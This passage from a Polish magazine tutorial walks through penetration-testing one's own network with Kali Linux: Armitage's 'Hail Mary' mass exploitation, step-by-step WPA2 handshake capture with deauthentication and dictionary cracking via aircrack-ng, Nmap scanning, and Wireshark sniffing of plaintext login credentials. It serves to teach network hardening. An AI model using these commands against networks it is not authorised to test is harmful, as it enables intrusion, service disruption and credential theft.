4 Podsłuchiwanie sieci, analizowanie całego ruchu w celu wychwycenia haseł dostępu, adresów e-mail i innych wrażliwych danych – narzędzie **Wireshark**.

5 Atak drogą mailową za pomocą **Metasploit** lub innych podobnych narzędzi.

6 Instalacja **backdoora** na urządzeniu ofiary w celu utrzymania kontroli nad jego urządzeniem.

Jest to tylko przykładowy przebieg ataku – lub testu penetracyjnego. Jak widać, zaczyna się on od włamania do sieci Wi-Fi.

A zatem jej dobre zabezpieczenie to podstawa. Bez włamania do naszej sieci możliwości skutecznego ataku są dość małe – musielibyśmy sami otworzyć zainfekowany załącznik w e-mailu lub kliknąć na niebezpieczny link w internecie.

Zobaczmy więc, jak włamać się do własnej sieci, by poznać jej słabe punkty. **kd**

ATAKI PASYWNE

W tej kategorii możemy wyróżnić kilka przykładów ataków:

- **Social Engineering**– jest to sposób na pozyskanie wrażliwych danych przy wykorzystaniu ludzkiej lekkomyślności i braku wiedzy. W tym celu wysyła się fałszywe e-maile, przegląda wyrzuconą dokumentację, podgląda użytkownika przy logowaniu itp.
- **Skanowanie sieci**– ta metoda pozwala na poznanie topologii atakowanej sieci, dzięki temu możemy dowiedzieć się, jakie urządzenia korzystają z danej sieci, jakie porty są otwarte itp.
- **Sniffing** – ten atak pasywny polega na monitorowaniu i rejestrowaniu całego ruchu sieciowego lub jego części w atakowanej sieci. Odpowiednio wykonany może umożliwić odkrycie haseł, loginów, a nawet prywatnych rozmów użytkowników.
- **Łamanie hasła**– dzięki tej metodzie atakujący może, korzystając z metody siłowej (brute-force), złamać zabezpieczenie, wystarczy odpowiednio dużo czasu i mocy obliczeniowej. Łamanie hasła w sposób niezauważalny dla użytkownika jest uważane za atak pasywny.

ATAKI AKTYWNE

Tego typu ataków jest znacznie więcej niż pasywnych. Oto najważniejsze:

- **Spoofing** – ten typ ataku polega na podszywaniu się pod inny autoryzowany w danej sieci komputer. Celem jest oszukanie systemów zabezpieczających. Umożliwia to bezproblemowe uzyskanie dostępu na przykład do sieci, w której aktywne jest filtrowanie MAC.
- **Hijacking** – czyli przechwytywanie sesji, polega na przechwyceniu sesji w protokole TCP. Dzieje się to po tym, jak atakujący zrywa połączenie między serwerem i klientem, aby móc zastąpić klienta i bez konieczności logowania kontynuować komunikację.
- **Koń trojański** – popularnie nazywany trojanem. Jest to program, który może podszywać się lub wchodzić w skład dowolnej aplikacji i po zainstalowaniu przez użytkownika wykonuje w tle różne operacje, które zaprogramował atakujący, na przykład zapisuje hasła lub inne dane.
- **Ataki typu DoS** – jest to typ ataków, które mają na celu uniemożliwienie dostępu do różnych usług zwykłym użytkownikom. Polegają one głównie na spamowaniu połączeń, które mają za zadanie wyczerpać zasoby serwera lub dowolnego urządzenia sieciowego, czego skutkiem będzie przerwa w pracy.


HAKERA JEST TWOJA SIEĆ

KALI LINUX

W przeprowadzeniu testów w naszej sieci pomoże nam system do zadań specjalnych – **Kali Linux** (DVD-KOD: **014**). Jest to dystrybucja Linuxa, która ma już wbudowane praktycznie wszystkie aplikacje i pakiety potrzebne do sprawdzenia stanu ochrony sieci bezprzewodowej i nie tylko.
Do naszej dyspozycji będziemy mieli blisko 350 różnego rodzaju narzędzi, które zostały podzielone na 14 kategorii. Obraz ISO systemu w wersji Live znajduje się na płycie DVD dołączonej do tego wydania.

Tworzymy bootowalny pendrive

W celu przetestowania systemu Kali Linux musimy go uruchomić w wirtualnej maszynie lub utworzyć specjalny nośnik, z którego uruchomimy wersję Live. Pomoże nam w tym program **Rufus**, który znajduje się na płycie DVD (DVD-KOD: **028**). Uruchamiamy go na naszym komputerze. Podpinamy nośnik USB. Upewniamy się, że u góry okna Rufusa został wybrany odpowiedni nośnik USB. Następnie wskazujemy obraz ISO ●, który ma być umieszczony na nośniku. Obraz znajduje się na płycie w folderze **Kali Linux**, wybieramy go, a następnie klikamy na **Start**. **Uwaga! Pamiętajmy, że ten proces całkowicie usunie dane z pendrive'a.** Należy też pamiętać, że jest to wgrywanie wersji Live na nośnik, a nie instalacja systemu. Instalację możemy uruchomić z bootowalnego nośnika z Kali Linux.



Uruchamiamy bootowalny pendrive

Na nośniku powinniśmy mieć już system Kali Linux w wersji Live, dzięki temu możemy uruchomić system, zapoznać się z jego wyglądem i funkcjami, zanim go zainstalujemy na stałe. Po włożeniu nośnika do portu USB musimy zrestartować komputer i przy jego starcie wcisnąć F8 lub F12 – uruchomi się Boot Menu, dzięki czemu będziemy mogli wybrać nośnik USB do startu komputera. Następnie za pomocą strzałek wskazujemy opcję **Live** A i zatwierdzamy wybór klawiszem enter w celu uruchomienia systemu do testów. Gdybyśmy chcieli zainstalować Kali Linuxa, wybieramy opcję **Graphical install** B.
Jeśli nasza płyta główna nie wspiera Boot Menu, będziemy musieli uruchomić ustawienia BIOS-u – najczęściej przy starcie komputera za pomocą klawisza F1, F2, F10, delete lub esc, a następnie ustawić priorytet startu z płyty CD/DVD.

Uwaga! Dokładny poradnik, jak zainstalować Linuxa, znajdziemy w KŚ+. Nie instalujmy systemu Linux na tym samym dysku co system Windows – w trakcie instalacji wszystkie dane z wybranego nośnika zostaną usunięte.


Fot. Sergey Nivens/123rf.com

Z JAKIEJ WERSJI KORZYSTAĆ

Jeśli zamierzamy tylko przetestować system Kali Linux i sprawdzić działanie różnych narzędzi systemu, korzystajmy z wersji Live. Należy jednak pamiętać, że żadne działania wykonywane w takiej wersji systemu nie są zapisywane na stałe i po ponownym uruchomieniu wszystkie ustawienia, aktualizacje, zapisane dane zostaną usunięte. Jeżeli zamierzamy dłużej korzystać z systemu, wskazana jest instalacja, ponieważ na przykład część narzędzi może wymagać aktualizacji do poprawnego działania.


PIERWSZE KROKI W KALI LINUX


1 Jeśli zdecydowaliśmy się na instalację systemu, w jej trakcie możemy od razu ustalić język systemu oraz login i hasło użytkownika. W przypadku korzystania z wersji Live domyślny login to **root**, a hasło to **toor**.




Podajemy je na ekranie logowania i zatwierdzamy, wciskając klawisz enter lub klikając na **Next** i **Unlock**.

2 Następnie, aby zmienić język na polski, klikamy w górnym prawym rogu ekranu na strzałkę na pas ku zadań, a następnie na symbol **Narzędzi**.







3 Teraz po lewej stronie klikamy na **Region & Language**, a po prawej na **Language**, z listy wybieramy język polski i klikamy na **Restart** w celu zresetowania sesji użytkownika. Po ponownym zalogowaniu będziemy mogli testować system Kali Linux w języku polskim.



4 Domyślnie nie możemy umieszczać skrótów do programów na pulpicie, a jedynie foldery – warto o tym pamiętać.
Po lewej stronie znajduje się pasek szybkiego dostępu, na którym znajdują się programy z kategorii **Ulubione**.
Po kliknięciu prawym przyciskiem myszy na ikonę wybranej aplikacji możemy ją usunąć z tej kategorii. Dodawanie ulubionych wygląda bardzo podobnie. Wystarczy prawym przyciskiem myszy kliknąć na ikonę aplikacji i wybrać opcję **Dodaj do ulubionych**.




5 Na samym dole paska szybkiego dostępu znajduje się przycisk, który pozwala na wyświetlenie programów zainstalowanych w systemie. Nie znajdziemy tu jednak wszystkich narzędzi, ponieważ niektóre z nich dostępne są tylko po wpisaniu odpowiedniej komendy w terminalu.



6 Górny pasek podzielony został na kilka elementów. Możemy traktować go jak pasek zadań w systemie Windows. Po kliknięciu na **Programy** otworzy się menu z wszystkimi aplikacjami podzielonymi na odpowiednie kategorie. Po kliknięciu na **Miejsca** będziemy mogli szybko dostać się do najważniejszych folderów w systemie i dysku.

7 Po prawej stronie paska znajduje się ikona kamery – jest to skrót do programu **EasyScreenCast**, który pozwala na nagrywanie ekranu pulpitu z możliwością nagrywania wielu ekranów oraz dodatkowo jest możliwość jednoczesnego nagrywania materiału z kamery internetowej.




8 Klikając w górnym prawym rogu ekranu na strzałkę, otworzymy specjalne menu, dzięki któremu będziemy mogli szybko zapoznać się z informacjami o sieci czy poziomie głośności, a dodatkowo zablokować lub wyłączyć system. Klikając na ikonę narzędzi, otworzymy **Ustawienia systemowe**.

PIERWSZE KROKI PO INSTALACJI

Po zainstalowaniu systemu pierwsze, co powinniśmy zrobić, to pełna aktualizacja systemu i wszystkich jego pakietów.

1 Uruchamiamy **Terminal**.



2 Wpisujemy komendę **sudo apt-get update** i zatwierdzamy klawiszem enter.

```
Plik  Edycja  Widok  Wyszukiwanie  Terminal
root@kali:~# sudo apt-get update
0% [Łączenie z kali.koyanet.lv]
```

3 Następnie ponownie podajemy komendę **sudo apt-get upgrade** i zatwierdzamy.

```
root@kali:~# sudo apt-get upgrade
Czytanie list pakietów... Gotowe
Budowanie drzewa zależności
Odczyt informacji o stanie... Gotowe
Obliczanie aktualizacji... Gotowe
```

4 Pojawi się informacja o tym, jakie pakiety zostaną zaktualizowane i ile danych musimy pobrać z internetu. Wystarczy nacisnąć

```
999 aktualizowanych, 0 nowo instalowanych, 0 usuwanych i 90 nieaktualizowanych.
Konieczne pobranie 0 B/1 414 MB archiwów.
Po tej operacji zostanie dodatkowo użyte 168 MB miejsca na dysku.
Kontynuować? [T/n]
```

```
-- Guus Sliepen <guus@debian.org>

(naciśnij "q", aby zakończyć)
```


klawisz T, zatwierdzić całą operację klawiszem enter i poczekać na jej zakończenie.

5 W trakcie instalacji aktualizacji proces może się zatrzymywać, a my będziemy musieli na przykład potwierdzić licencję lub zgodzić się na instalację, wystarczy wybrać **TAK** i wcisnąć enter lub nacisnąć Q. Proces aktualizacji najlepiej powtarzać przynajmniej raz na tydzień.


ARMITAGE: SZUKAMY URZĄDZEŃ PODATNYCH NA ATAKI

1 Uruchamiamy terminal, wpisujemy polecenie **service postgresql start** i zatwierdzamy klawiszem enter.

2 Klikamy w górnym lewym rogu na **Programy**, **Exploitations Tools**, **Armitage**.




3 Następnie łączymy się z lokalną bazą danych, która zostanie automatycznie utworzona – dane powinny wczytać się automatycznie. Klikamy na **Connect**.




4 W kolejnym oknie klikamy na **Yes**, aby uruchomić specjalny serwer RPC usługi metasploit. Musimy poczekać na zainicjalizowanie bazy i nawiązanie połączenia – może to potrwać nawet około 5 minut.


5 Po pomyślnym nawiązaniu połączenie pojawi się główne okno programu Armitage, który ułatwia odnajdywanie słabych punktów na urządzeniach w sieci.




6 Zaczynamy od sprawdzenia topologii sieci, czyli wyszukania urządzeń podłączonych do sieci. Na górnym pasku klikamy na **Hosts**, **Nmap Scan**, **Quick Scan (OS detect)**. Podajemy adres naszej sieci z końcówką **/24**, aby przeskanować całą sieć. (Aby znaleźć adres, uruchamiamy terminal, wpisujemy i zatwierdzamy komendę **ifconfig**; szukamy interfejsu sieciowego, którym się łączymy (**wlan0** dla połączeń bezprzewodowych) i przy polu **inet** znajdziemy nasz adres IP; adres sieci to nasz adres IP z maską **/24**). Klikamy na **OK**.




```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.105  netmask 255.255.255.0  broadcast 1
```




7 Po zakończeniu skanowania w panelu w prawym górnym rogu pojawią się maszyny, które zostały wykryte, a zamiast pulpitów będą wyświetlone ich logotypy systemów. Dzięki temu łatwo rozpoznamy urządzenia pracujące z Linuxami **A** i Windows **B**.



8 Na górnym pasku klikamy na **Attacks**, **Find Attacks**. Dzięki temu przy każdej maszynie pojawi się możliwość wybrania ataku.

9 Znajomość słabości i umiejętność ich wykorzystania wymaga specjalistycznej wiedzy. W wypadku większości osób wystarczy wykonanie testu **Hail Mary**. Polega on na uruchomieniu ataku na wszystkie wyszukane urządzenia przy wykorzystaniu wszystkich dostępnych możliwych form ataku. Jeśli w wyniku tego ataku uzyskamy dostęp do jednej z maszyn, jej ikona zmieni kolor na czerwony. W naszym przypadku maszyny testowe były zaktualizowane i nie można było się w ten prosty sposób do nich włamać (co nie znaczy, że jest to niemożliwe).



ŁAMANIE ZABEZPIECZEŃ WI-FI

Do tego celu służy specjalny pakiet **aircrack-ng**, który składa się z kilku narzędzi mających jasny i określony cel, analiza sieci bezprzewodowych i łamanie ich zabezpieczeń. W internecie znajduje się lista adapterów i kart sieciowych, które są zatwierdzone przez twórców tego programu. Nie będziemy mogli z niego korzystać na typowej karcie w laptopie, ponieważ takie karty nie zapewniają obsługi tak zwanego trybu monitora, który jest niezbędny do wykonania ataku. A oto w skrócie cała procedura łamania zabezpieczeń w przypadku enkrypcji **WPA2**:

1 Uruchamiamy terminal i wpisujemy komendę **airmon-ng start wlan0**. Uruchomi to tryb monitora **wlan0mon** na karcie Wi-Fi i pozwoli na skanowanie w poszukiwaniu sieci.

```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  519 NetworkManager
  992 wpa_supplicant
 9399 dhclient

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802
11n

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wla
0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

2 Następnie wpisujemy **airodump-ng wlan0mon** – rozpocznie się skanowanie sieci w naszym otoczeniu.

```
CH  4 ][ Elapsed: 42 s ][ 2019-05-19 12:37

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

60:45:CB:12:3B:18  -55       33        8    0   6  270  WPA2 CCMP   PSK  MelaNET
28:FE:CD:05:4B:3B  -53      107       11    0   1   65  WPA2 CCMP   PSK  Test WiFi
F4:30:B9:E9:0C:C6  -73        0        0    0   6   65  WPA2 CCMP   PSK  DIRECT-C5-HP
D4:6E:0E:6D:80:F7  -92        2        0    0   1  270  WPA2 CCMP   PSK  TP-LINK_80F7
00:04:ED:A3:78:85  -86        3        0    0   1   54  WPA  TKIP   PSK  Bogdanka

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   18:1E:78:E8:73:7D  -51    0 - 1      0         3
(not associated)   68:3E:34:62:7E:D5  -63    0 - 1      0         4
60:45:CB:12:3B:18  AC:84:C6:3F:9E:5C   -1    5e- 0      0         2
60:45:CB:12:3B:18  1C:C6:3C:A0:94:4A  -64    0 - 1     93        44
28:FE:CD:05:4B:3B  00:0A:F5:89:89:FF  -36    0 - 1   1772        80  Test WiFi
```

3 Dzięki temu będziemy mogli dowiedzieć się między innymi, jak zabezpieczone są poszczególne sieci. My oczywiście „włamujemy się" do naszej sieci, do której znamy hasło.

4 Wpisujemy komendę **airodump-ng --bssid XX:XX:XX:XX:XX:XX -c Y --write Plik1 wlan0mon**. Zamiast **X** podajemy adres MAC z kolumny **BSSID**, a zamiast **Y** numer kanału z kolumny **CH**, które będą widoczne na ekranie przy punkcie **2**.

```
CH  1 ][ Elapsed: 6 s ][ 2019-05-19 12:39

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

28:FE:CD:05:4B:3B  -11 100       73        4    0   1   65  WPA2 CCMP   PSK  Test WiF

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

28:FE:CD:05:4B:3B  00:0A:F5:89:89:FF  -25    0 - 1   22011      144

root@kali:~# airodump-ng --bssid 28:FE:CD:05:4B:3B -c 1 --write Plik1 wlan0mon
```

5 Teraz musimy przechwycić zakodowane hasło dostępu do sieci. Uda się to wtedy, gdy jakiś użytkownik połączy się z tą siecią lub my wymusimy rozłączenie użytkownika, który za chwilę automatycznie się połączy – będziemy mogli wtedy przechwycić zakodowane hasło.

```
root@kali:~# aireplay-ng --deauth 100 -a 28:FE:CD:05:4B:3B wlan0mon
12:40:52  Waiting for beacon frame (BSSID: 28:FE:CD:05:4B:3B) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:40:52  Sending DeAuth (code 7) to broadcast -- BSSID: [28:FE:CD:05:4B:3B]
```

6 W nowym oknie terminalu wpisujemy komendę **aireplay-ng --deauth 100 -a XX:XX:XX:XX:XX:XX wlan0mon**, ponownie w miejsce **X** podajemy adres MAC routera.

7 W głównym oknie z punktu **4** w prawym górnym rogu powinien pojawić się napis **WPA handshake** oraz adres MAC punktu dostępowego. Możemy zamknąć wszystkie terminale, ponieważ hasło jest już zapisane w pliku **Plik1** na naszym komputerze.

```
CH  1 ][ Elapsed: 2 mins ][ 2019-05-19 12:42 ][ WPA handshake: 28:FE:CD:05:4B:3B

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

20:FE:CD:05:4B:3B  -23 100      1540      201    0   1   65  WPA2 CCMP   PSK  Test WiF

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

28:FE:CD:05:4B:3B  00:0A:F5:89:89:FF  -21    0e- 1   28132     2152  Test WiFi
```

8 Teraz powinniśmy użyć słownika. Słownikiem może być każdy plik TXT (zawierający możliwe hasła: jeden wiersz, jedno hasło). Słowniki możemy tworzyć sami lub wyszukać je w internecie. W nowym terminalu wpisujemy komendę **aircrack-ng Plik1-01.cap -w [lokalizacja słownika]** i zatwierdzamy. Łamanie hasła taką metodą może być bardzo czasochłonne i nieefektywne, gdyż do ataku wykorzystywany jest słownik. Jeśli hasła nie ma w słowniku, nie zostanie znalezione.

```
Plik  Edycja  Widok  Wyszukiwanie  Terminal  Pomoc
root@kali:~# aircrack-ng Plik1-01.cap -w /usr/share/wordlists/rockyou.txt
```

9 W przypadku specjalnie ustalonego hasła **0123456789** czas łamania był bardzo krótki, ponieważ jest to proste hasło. Zwykły komputer sprawdza około 500 haseł na sekundę.


```
                    Aircrack-ng 1.5.2

  [00:00:01] 16104/7120712 keys tested (8453.19 k/s)

  Time left: 14 minutes, 0 seconds

                    KEY FOUND! [ 0123456789 ]


  Master Key     : 9D 3D 2C 3C D8 CA 73 83 CE 4D 32 2B C7
                   8A BE 0C 32 4F 50 B2 25 56 72 85 B5 D8

  Transient Key  : 2F 58 34 F3 19 07 FF 8E 06 79 08 84 C3
                   B3 C1 C5 F0 89 9D B5 2E 51 FB 2E 99 E5
                   5D EF 6F 7C CB 2A 04 82 01 B8 D9 FD B3
                   6C 46 D0 A8 30 B9 3E 26 11 8A D3 98 B5

  EAPOL HMAC     : 15 B4 37 EA 66 16 B9 4C 02 DA 0F 94 5E
oot@kali:~#
```

Cały proces jest znacznie trudniejszy i bardziej skomplikowany, możemy jednak wyciągnąć z tego naukę – im dłuższe i bardziej złożone hasło, tym trudniejsze do złamania. Zaleca się stosowanie hasła przynajmniej 16-znakowego, składającego się z małych i dużych liter, cyfr oraz znaków specjalnych. Nasze hasło będzie wtedy praktycznie nie do złamania, dzięki czemu będziemy bezpieczni.

SKANOWANIE WEWNĄTRZ SIECI

Korzystając ze skanera **Nmap** oraz nakładki graficznej **Zenmap**, możemy szybko przeanalizować naszą sieć i sprawdzić, co jest widoczne dla atakujących oraz czy musimy martwić się otwartymi portami.


1 Klikamy na **Programy**, **01-Information Gathering**, **zenmap**.



2 Uruchomi się program z interfejsem graficznym, który ułatwi nam korzystanie ze skanera Nmap.

3 W polu **Cel** wpisujemy adres początkowy naszej sieci, na przykład **192.168.1.1/24**. Opcja **/24** pozwala na przeskanowanie wszystkich adresów tej podsieci.

4 W polu **Profil** wybieramy opcję **Ping scan**, aby sprawdzić, jakie urządzenia są aktywne w sieci, lub **Intense Scan** – skan, który trwa bardzo długo, ale pozwala na poznanie wielu szczegółów.



5 Skanowanie rozpocznie się po kliknięciu na **Start** i może zająć dłuższy czas (w zależności od opcji).


6 Po jego zakończeniu możemy dowiedzieć się na przykład, jaki system jest używany na danym komputerze lub urządzeniu i jakie porty są otwarte. Najważniejsza informacja to otwarte porty na danym urządzeniu – warto sprawdzić, czy każdy z podanych portów jest bezpieczny i czy nie jest potencjalnym miejscem ataku, ewentualnie warto wyszukać w internecie informacje o tym, jak zamknąć konkretny port, jeśli stanowi zagrożenie.

WIRESHARK: SNIFFING – PRZECHWYTUJEMY HASŁO


Jest to **sniffer**, czyli program, który przechwytuje i analizuje pakiety sieciowe przepływające w sieci. Oznacza to, że dzięki niemu będziemy mogli podsłuchiwać innych użytkowników w naszej sieci, a nawet pozyskiwać ich prywatne informacje.

1 Klikamy w górnym lewym rogu na **Programy**, **Sniffing & Spoofing**, **Wireshark**.


2 W głównym oknie programu wybieramy interfejs sieciowy, który wykorzystamy do przechwytywania pakietów, w naszym przypadku będzie to bezprzewodowy interfejs **wlan0**. Klikamy na górnym pasku na symbol płetwy w celu rozpoczęcia nasłuchu.



3 W tle będziemy mogli zaobserwować mnóstwo pakietów sieciowych, nas jednak interesują pakiety, które mogą zawierać hasło i login użytkownika.




4 Na innym urządzeniu w sieci wchodzimy na stronę z logowaniem i podajemy dane logowania (musi to być strona korzystająca z protokołu HTTP), na przykład **http://www.techpanda.org**, i wpisujemy dane: login – **testowe@konto.pl**, hasło – **testowehaslo**. Klikamy na **Submit**.




5 Wracamy do programu Wireshark i klikamy na górnym pasku na ikonę czerwonego kwadratu w celu zatrzymania nasłuchu. Potem w polu **Filtrów** wpisujemy **http** i klikamy na strzałkę.

6 Szukamy pakietu, który w kolumnie **Info** będzie miał zapis **POST**, i na niego klikamy.



7 Teraz w dolnym oknie rozwijamy listę **HTML Form URL**. Na samym dole będziemy mieć przechwycone wszystkie pola formularza, który wypełnialiśmy, w tym wypadku adres e-mail oraz hasło, które podawaliśmy. Metoda ta działa tylko na witrynach, które nie korzystają z szyfrowania. Dlatego tak ważne jest, aby korzystać z VPN lub logować się tylko i wyłącznie na witrynach, które korzystają z szyfrowanego protokołu HTTPS.



